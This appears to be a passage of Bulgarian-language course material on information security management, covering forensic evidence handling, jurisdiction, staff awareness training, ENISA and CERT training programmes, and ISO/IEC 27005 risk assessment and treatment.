
Трябва също да бъдат определени и документирани специфични механизми за контрол и индивидуални отговорности, които да отговарят на тези изисквания. Ръководителите трябва да идентифицират цялото приложимо законодателство за своята организация, за да отговорят на изискванията за техния вид дейност. Ако организацията провежда дейност в други държави, ръководителите трябва да вземат под внимание съответствието във всички такива държави.

Изисквания при разследване на инцидент (Forensic Requirements):

Изисквания при разследване на инцидент (Forensic Requirements): Събиране на доказателства – следване на строги процедури за събиране на информация от различните носители. Ако бъде неправилно обработена и запазен нейният интегритет тя може да не бъде приета в съда; Съхранение на доказателствата – трябва да бъдат създадени условия за съхранението им за периода на разследването – седмици, месеци или години; Една организация трябва да определи и прилага процедури за идентифициране, събиране, придобиване и съхраняване на информация, която може да послужи като доказателство.
Общо взето, тези процедури за доказателства трябва да предоставят процеси на идентифициране, събиране, придобиване и съхраняване на доказателства в съответствие с различни видове носители, устройства и състояние на устройствата, например включени или изключени.

Правно съответствие – Основни термини

- Chain of Custody (система за надзор) – хронологичният процес на документиране събирането на доказателства по определен случай



- Идентификацията е процесът на включване на търсенето, разпознаването и документацията на потенциални доказателства.
- Събирането е процесът на събиране на физически единици, които могат да съдържат потенциални доказателства.
- Придобиването е процесът на създаване на копие на данни в дефинирано множество.
- Запазването е процесът на поддържане и опазване на цялостността и първоначалното състояние на потенциални доказателства.

Правно съответствие - Юрисдикция

Юрисдикция - правната сфера с определени правомощия на орган/ите на централната власт и/или местното самоуправление.


Юрисдикцията (на латински: jurisdictio — съдопроизводство, от jus — право и dico — говоря) е правната сфера с определени правомощия на орган/ите на централната власт и/или местното самоуправление. Юрисдикцията се подразделя на съдебна (подсъдност) и административна (подведомственост).

Понятието има две значения:

- В рамките на суверенитета - установена по силата на правните норми на Конституцията и закона съвкупност от правомощия на държавни и/или местни органи на власт, за да осъществяват своите функции правоприлагайки, включително да правораздават, решавайки правни спорове чрез образуването на дела за правонарушения.

- В международното публично право - упражняване на суверенитета.

КАРТА НА ПРАВНИТЕ СИСТЕМИ ПО СВЕТА



Карта на правните системи по света. Цел – да се идентифицират правните системи в границата на организацията.

Обучения и повишаване на осъзнатостта в информационната сигурност

Спазването на политиките и процедурите по информационна сигурност са отговорност на всички служители в организацията.
По тази причина е необходимо:

- провеждането на регулярни и встъпителни обучения на всички служители в организацията;
- оценка ефективността на проведеното обучение;
- своевременно запознаване с новите политики и процедури и обратна връзка от тях;
- повишаване на осъзнатостта чрез специални програми(Security Awareness Training Programmes);

За да се отговори на тези цели за опазване на записите, в организацията трябва да бъдат предприети следните стъпки:

a) трябва да бъдат издадени указания за запазването, съхраняването, обработването и унищожаването на записи и информация;
b) трябва да бъде изработен график на запазването, идентифициращ записите и периода, за който те трябва да бъдат запазвани;
c) трябва да се поддържа опис на източниците на ключова информация.

Обучение на служителите:

- Повишаване на осъзнатостта – кратки месечни обучения (видео клипчета или постери залепени на подходящо място по стените) в сферата на информационната сигурност, които лесно могат да бъдат възприети и запомнени;
- Поддържане на отворена комуникация между екипа по сигурността и всички служители, за консултации и своевременни действия по даден инцидент;
- Регулярни еднодневни или двудневни обучения по различни теми в сигурността;

Отговорности на служителите:

- Спазване на политиките и процедурите по физическа сигурност – не позволяване на външни лица да влизат в сградите без идентификация;
- Внасяне и изнасяне на активи – запис на актива, основание за изнасяне / внасяне;
- Спазване на политиката за чисто бюро и правилно съхраняване на документите;
- Унищожаване на ненужните документи по установения ред – използване на шредери;
- Използване на подходящи пароли за информационните системи и тяхната защита;
- Съхранение на важните файлове на сигурни /защитени директории;
- Спазване на политиките за употреба на компютърната техника – включване, гасене, физическа защита.
- Правилна защита на мобилните устройства и тяхната употреба на публични места;
- Не подаване на атаки от типа на социалното инженерство и тяхното докладване на екипа по сигурността;

Обучения и повишаване на осъзнатостта в информационната сигурност - ENISA

ENISA (https://www.enisa.europa.eu/): European Union Agency for Network and Information Security;

Европейска агенция за мрежова и информационна сигурност (ENISA)

Целта на Европейската агенция за информационна сигурност (ENISA) е да осигури необходимата на ЕС висококачествена информационна защита чрез изпълнение на следните дейности:

- предлагане на експертно мнение за информационната сигурност на местните власти и институции на ЕС
- функциониране като форум за обмен на добри практики
- улесняване на контактите между институциите на ЕС, националните власти и бизнеса.

Заедно с институциите на ЕС и националните власти, ENISA се стреми да развие култура на информационна сигурност в рамките на ЕС.
http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:32004R0460:BG:HTML

ENISA CERT (Computer Emergency Response Team)

ENISA CERT (Computer Emergency Response Team) training programme (https://www.enisa.europa.eu/activities/cert/training)
Computer Emergency Response Teams (CERTs,) са важния орган за предпазване на Critical Information Infrastructure Protection (CIIP). Всяка страна членка на EU трябва да има възможностите да може да отговори на голям/мащабен инцидент в информационната сигурност и то по ефективен начин.
CERTs екипите са основните „доставчици“ на информационна сигурност за държавата и нейните граждани, като в същото време обучават и повишават нивото на осъзнатост на всички.

Агенцията подпомага Комисията и държавите-членки и, като следствие, си сътрудничи с деловата общност, като им помага да отговорят на изискванията за мрежова и информационна сигурност и по този начин гарантира безпрепятственото функциониране на вътрешния пазар, включително изискванията, установени в действащото и бъдещото законодателство на Общността, като например Директива 2002/21/ЕО.

ENISA CERT (Computer Emergency Response Team) обучаващата програма – съсредоточена в 4 основни категории:

- Техническа категория обучения;
- Оперативна категория обучения;
- Изграждане на CERT екип;
- Правна категория и сътрудничество между страните;

Описания на обученията предлагани от агенцията в 4-те категории.

https://www.enisa.europa.eu/activities/cert/training

ENISA CERT Training Programme – Категория 1
Технически обучения за сигурност – събиране на доказателства, внедряване на механизми за контрол, управление на уязвимостите и т.н.

	Topics
Technical	▪ Building artifact handling and analysis environment ▪ Processing and storing artifacts ▪ Artifact analysis fundamentals ▪ Advanced artifact handling ▪ Developing Countermeasures ▪ Common framework for artifact analysis activities ▪ Identification and handling of electronic evidence ▪ Digital forensics ▪ Mobile threats indident handling ▪ Proactive incident detection ▪ Automation in incident handling ▪ Network forensics ▪ Honeypots ▪ Vulnerability handling ▪ Presenting, correlating and filtering various feeds

ENISA CERT Training Programme – Категория 2
Оперативни обучения за сигурност – управление на инциденти, отговор на заплахи и т.н.

Operational	▪ Incident handling during an attack on Critical Information Infrastructure ▪ Advanced Persistent Threat incident handling ▪ Social networks used as an attack vector for targeted attacks ▪ Writing Security Advisories ▪ Cost of ICT incident ▪ Incident handling in live role playing ▪ Incident handling in the cloud ▪ Large scale incident handling


ENISA CERT Training Programme – Категория 3 - Изграждане на екипи CERT – назначаване на персонала в екипа, изграждане на цяла CEPT инфраструктура.

Setting Up a CERT	▪ Triage & Basic Incident Handling ▪ Incident handling procedure testing ▪ Recruitment of CERT staff ▪ Developing CERT infrastructure

ENISA CERT Training Programme – Категория 4 - Правни обучения за сигурност и взаимо-сътрудничество – установяване на контакти, кооперирane с органите на властта, разработване на планове т.н.

Legal and Cooperation	▪ Establishing external contacts ▪ Cooperation with law enforcement ▪ Assessing and Testing Communication Channels with CERTs and all their stakeholders ▪ Identifying and handling cyber-crime traces ▪ Incident handling and cooperation during phishing campaign ▪ Cooperation in the Area of Cybercrime ▪ CERT participation in incident handling related to the Article 13a obligations ▪ CERT participation in incident handling related to the Article 4 obligations


Свободни плакати за повишаване на информираността са предоставени от агенцията на следния адрес: **https://www.enisa.europa.eu/media/multimedia/material/awareness-raising-posters** - ENISA Security Awareness Posters



Допълнителни материали за обучения на служителите по различни категории:

- NIST – National Institute of Standards and Technology (http://www.nist.gov/) – инициативи и публикации за обучения в информационната сигурност.
- National Initiative for Cybersecurity Education http://csrc.nist.gov/nice/
- NIST Computer Security Division – Special Publications (800 Series) http://csrc.nist.gov/publications/PubsSPs.html

В България - Център за Действие при Инциденти в Информационната Сигурност https://govcert.bg/



CERT Bulgaria е Националният Център за Действие при Инциденти в Информационната Сигурност. Мисията на центъра е да подпомага ползвателите на услугите му в извършването на проактивни дейности за намаляване рисковете от инциденти в информационната сигурност и да асистира при разрешаването на такива инциденти в случай, че вече са възникнали. Центърът предоставя централизирана база данни с информация, свързана с осигуряване на сигурна и защитена информационна среда.

8. Модул 8: Управление на риска

- Анализ на риска.
- Прилагане на инструменти и техники за оценка на уязвимостта.
- Изследване на уязвимости.
- Техники за смекчаване и възпиране.

Управление на риска

Процес на управление на риска – систематично прилагане на политика, процедури и практики за управление на дейностите за обмен на информация, за консултиране, за установяване на обстоятелствата, както и дейностите по идентифициране, анализ, преценяване, въздействие, наблюдение и преглед на риска.

Всички дейности на една организация съдържат рискове. Организациите управляват риска, като го идентифицират, анализират и след това преценяват необходимостта от изменение чрез въздействие върху риска, за да се удовлетворят критериите за риск. През целия този процес те обменят информация и се консултират със заинтересованите страни и наблюдават и преглеждат риска и средствата за управление, които изменят риска, с цел да се гарантира, че не е необходимо по-нататъшно въздействие върху риска.

Управление на риска - Типове оценка на сигурността

Оценка на риска (Risk assessment) – оценка на цялата организация, част от нея или информационна система, при която се оценява риск за сигурността. Оценката на риска обикновено се извършва като част от риск анализа в организацията;

Оценка на заплахите (Threat Assessment) – оценка на познатите за една организация заплахи, вероятността те да се случат както и какво въздействия биха имали ако настанат. Също е част от процеса на Риск анализа.

Оценка на уязвимостите (Vulnerability Assessment) – процес при който се откриват слабостите в организацията от гледна точка на сигурността. Този процес може да бъде прилаган върху различни елементи от организацията – физическата сигурност, сигурността на сървърни помещения и дейта центрове; сигурност на информационните системи; сигурност на служителите и т.н.

Управление на риска -Типове рискове

Типове рискове (различните типове могат детайлно да бъдат разгледани в БДС ISO/IEC 27005:2009 Управление на риска за сигурността на информацията):

- Природни бедствия – урагани, пожари, земетресения, наводнения, торнада, цунами, обилни снеговалежи и т.н.
- Причинени от човека – палеж, терористични атаки, унищожаване на оборудване и инфраструктура, откradване на данни и носители на данни;
- Системни – открити в информационните системи – незащитени мрежови и мобилни устройства, слаби механизми за контрол на потребителите и т.н.

Управление на риска - Дефиниции

- риск за сигурността на информацията - възможността дадена заплаха да използва уязвимостите на актив или група активи и по този начин да причини вреда на организацията;
- идентифициране на риска - процес на откриване, описване и характеризиране на елементите на риска;
- преценяване на риска - процес на определяне на стойности на вероятността и последствията от риска ;

Управление на риска - Стратегии за третиране на риска

- **намаляване на риска** - дейности, предприети за намаляване на вероятността, негативните последствия, или и двете, свързани с риска;
- **избягване на риска** -решение за невключване или действие за оттегляне от рискова ситуация;
- **приемане на риска** - приемане на тежестта на загубите или извлечените ползи от даден риск;
- **трансфер на риска** - споделяне с друга страна на тежестта на загубите или извлечените ползи от даден риск;

Управление на риска - Фази на риск анализа

Фази на риск анализа според БДС ISO/IEC 27005:2009

- Идентифициране на активите и присвояване на стойности към тях (качествени или количествени);
- Идентифициране на уязвимостите към определените активи;
- Оценка на заплахите – определяне на тези, които могат да се възползват от идентифицираните уязвимости;
- Оценка на вероятността дадена заплаха да се възползва от установена уязвимост;
- Анализ на въздействието BIA – Business impact analysis – оценка на въздействието върху организацията, ако някоя от установените заплахи се случи и възползва от идентифицирана уязвимост;
- Определяне на механизмите за контрол, които трябва да се внедрят, за да се намали риска върху активите на организацията. Те трябва да бъдат обосновани и разходите за тяхното внедряване не надхвърлят стойността на защитавания актив.

Управление на риска – Ползи за организацията и принципи

Управлението на риска за сигурността на информацията допринася за следното:

- Установена последователността на приоритетите за третиране на риска;
- Определяне на приоритетни дейности за намаляване на риска;
- Привличане на заинтересованите страни при вземане на решенията, които да бъдат информирани за състоянието на управлението на риска;
- Ефикасност на наблюдението на третирането на риска;


Принципи

- Управлението на риска създава стойност и я запазва
- Управлението на риска е неразделна част от организационните процеси
- Управлението на риска е неразделна част от процеса на вземане на решения
- Управлението на риска разглежда ясно неопределеността

- Управлението на риска е систематично, структурирано и своевременно
- Управлението на риска се основава на най-добрата налична информация
- Управлението на риска е приспособимо
- Управлението на риска отчита човешките и културните фактори
- Управлението на риска е прозрачно и всеобхватно
- Управлението на риска е динамично, повтарящо се и реагиращо на измененията
- Управлението на риска улеснява непрекъснатото подобряване на организацията

Модул 8: Управление на риска - Процес за управление на риска за сигурността на информацията

БДС ISO/IEC 27005:2009



Управление на риска - Методология

Методологии за преценяване на риска - може да бъде **качествена** или **количествена** или комбинация от двете в зависимост от обстоятелствата. На практика първоначално се използва качествено преценяване, за да се получи обща представа за нивото на риска и за разкриване на главните рискове.
Анализът на риска може да бъде разработен в различна степен на детайлност в зависимост от критичността на актива, степента на познаване на уязвимостите и предишни инциденти, свързани с организацията.
По-късно може да бъдат необходими по-специфични или количествени анализи на главните рискове, защото обикновено е по-лесно и по-евтино да се направи качествен, отколкото количествен анализ. Формата на анализа трябва да бъде съвместима с критериите за остойностяване на риска, разработени като част от установяването на контекста.

Качествено преценяване (Qualitative): използва се скала за квалифициране на атрибутите за описание на големината на възможните последствия (например ниска, средна и висока) и вероятността тези последствия да се случат. Предимство на качествената преценка е нейното лесно разбиране от целия свързан с риска персонал, а недостатък е зависимостта от субективния избор на скала. Качествено преценяване (Qualitative): използва се скала за квалифициране на атрибутите за описание на големината на възможните последствия - степени, скала с оценки от 1 до 5 и т.н.

Качествената преценка може да бъде използвана:

- Като първоначална дейност за подбор с цел идентифициране на рисковете, които изискват по-подробен анализ;
- Когато този вид анализ е подходящ за вземане на решения;
- Когато цифровите данни или ресурси са неадекватни за количествена преценка.
- Качественият анализ трябва да ползва фактическа информация и данни, когато са на разположение.

	Вероятност за случване - заплаха	Ниска			Средна			Висока		
	Лекота на използване	Н	С	В	Н	С	В	Н	С	В
Стойност на актива	0	0	1	2	1	2	3	2	3	4
	1	1	2	3	2	3	4	3	4	5
	2	2	3	4	3	4	5	4	5	6
	3	3	4	5	4	5	6	5	6	7
	4	4	5	6	5	6	7	6	7	8

За всеки актив се разглеждат свързаните с него уязвимости и съответните на тях заплахи. Когато има уязвимост без кореспондираща заплаха или заплаха без съответна уязвимост, това означава, че понастоящем няма риск (но трябва да се има предвид при промяна на ситуацията). След това съответният ред в матрицата се идентифицира чрез стойността на актива и съответната колона се идентифицира с вероятността за случване на заплахата и лекотата на използването й. Например ако активът има стойност 3, заплахата е „висока" и уязвимостта – „ниска", измерителят на риска е 5. Приема се, че активът има стойност 2, например за модифициране, нивото на заплаха е „ниско", и лекотата на използване на уязвимостта е „високо"

– тогава измерителят на риска е 4. Размерът на матрицата в смисъл на броя на категории възможни заплахи, категории лекота на използване и брой на категориите стойности на активите може да бъде пригодена за нуждите на организацията. Допълнителни колони и редове ще изискват допълнителни размери за риска. Ценността на този подход е в класифицирането на разглежданите рискове.

Количествено преценяване (Quantitative): използва се скала с цифрови стойности (за разлика от описателните скали, ползвани при качественото преценяване) както за последствията, така и за вероятността, използвайки данни от разнообразни източници. Качеството на анализа зависи от точността и пълнотата на цифровите стойности и от валидността на ползвания модел. Недостатък е недостигът на подобни данни за новите рискове или слабости в сигурността на информацията. Недостатъкът на количествения подход може да се прояви, когато не са на разположение фактически, подлежащи на одит данни, което създава илюзия за ценност и прецизност на оценяването на риска

Количествената преценка в повечето случаи използва исторически данни за инциденти, което е предимство, защото тя може да бъде пряко свързана с целите и интересите на организацията в областта на сигурността на информацията.

Управление на риска - Остойностяване на риска


Остойностяване на риска - Нивото на рисковете трябва да бъде сравнено с критериите за остойностяване на риска и критериите за приемане на риска.

За да преценят рисковете, организациите трябва да сравняват преценените рискове (използвайки избраните методи или подходи) с критериите за остойностяване на риска, дефинирани по време на установяване на контекста.

Критериите за остойностяване на риска, използвани за вземане на решения, трябва да бъдат съвместими с определения външен и вътрешен контекст за управление на риска за сигурността на информацията и да се вземат предвид целите на организацията, вижданията на заинтересованите страни и други. Взетите решения по време на дейността по остойностяване на риска са базирани главно на приемливото ниво на риска. Последствията, вероятността и степента на увереност в идентифицирането на риска и анализите на риска трябва също да бъдат взети предвид. Натрупването на множество рискове от ниско и средно ниво може да доведе до повишаване на нивото на цялостния риск и е необходимо да му бъде обърнато съответното внимание.

Управление на риска - Третиране на рисковете

Третиране на рисковете - Трябва да бъдат подбрани механизми за контрол за намаляване, приемане, отхвърляне или трансфер на рисковете и да бъде създаден план за третиране на риска.
Входни данни - Списък на приоритетни рискове съобразно критериите за остойностяване, които водят до тези рискове.
Стратегии - Има четири възможности за третиране на риска: намаляване на риска; приемане на риска; отхвърляне на риска или трансфер на риска.



